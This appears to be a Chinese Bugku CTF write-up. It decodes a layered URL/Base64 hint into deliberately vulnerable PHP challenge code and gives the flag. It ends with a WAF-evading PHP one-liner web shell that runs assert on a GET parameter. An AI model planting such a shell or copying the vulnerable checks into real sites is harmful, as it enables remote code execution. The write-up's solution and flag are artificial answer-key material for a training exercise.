作者：御结冰城

题目地址

进入页面后显示：**never never never give up !!!**，查看网页源码得到提示：`<!--1p.html-->`，访问该页面后跳转到**CTF论坛首页**，直接访问页面源码：`view-source:http://123.206.87.240:8006/test/1p.html`，得到一段编码提示：

```
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTN
CaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRml
kJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0Q
lMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjc
uJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTI
wJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXR
hJTNEJTNEJTIyYnVna3ULMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGV
uJTI4JTI0YiUyOSUzRTULMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTI
wYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSU
zQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSU
yMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
```

判断为**URL编码**，将变量**var Words**的值进行在线URL解码，得到一段**Base64编码**，在线Base64解码得到一段**URL编码**，在线URL解码，得到一段源代码：

```php
<?php
if (!$_GET['id']) {
    header('Location: hello.php?id=1');
    exit();
}
$id = $_GET['id'];
$a = $_GET['a'];
$b = $_GET['b'];
if (stripos($a, '.')) {
    echo 'no no no no no no no';
    return;
}
$data = @file_get_contents($a, 'r');
if ($data == "bugku is a nice plateform!" and $id == 0 and strlen($b) > 5 and eregi("111" . substr($b, 0, 1), "1
114") and substr($b, 0, 1) != 4) {
    require("f4l2a3g.txt");
} else {
    print "never never never give up !!!";
}
?>
```

访问`f4l2a3g.txt`得到**flag**：`flag{tHis_iS_THe_fLaG}`

welcome to bugkuctf

分值：100
作者：pupil
题目地址

过狗一句话

分值：100
送给大家一个过狗一句话
<?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc);
$poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s']) ?>

进入页面后显示：此站没有flag，flag被人删了，不用再做了。–一个做题的路人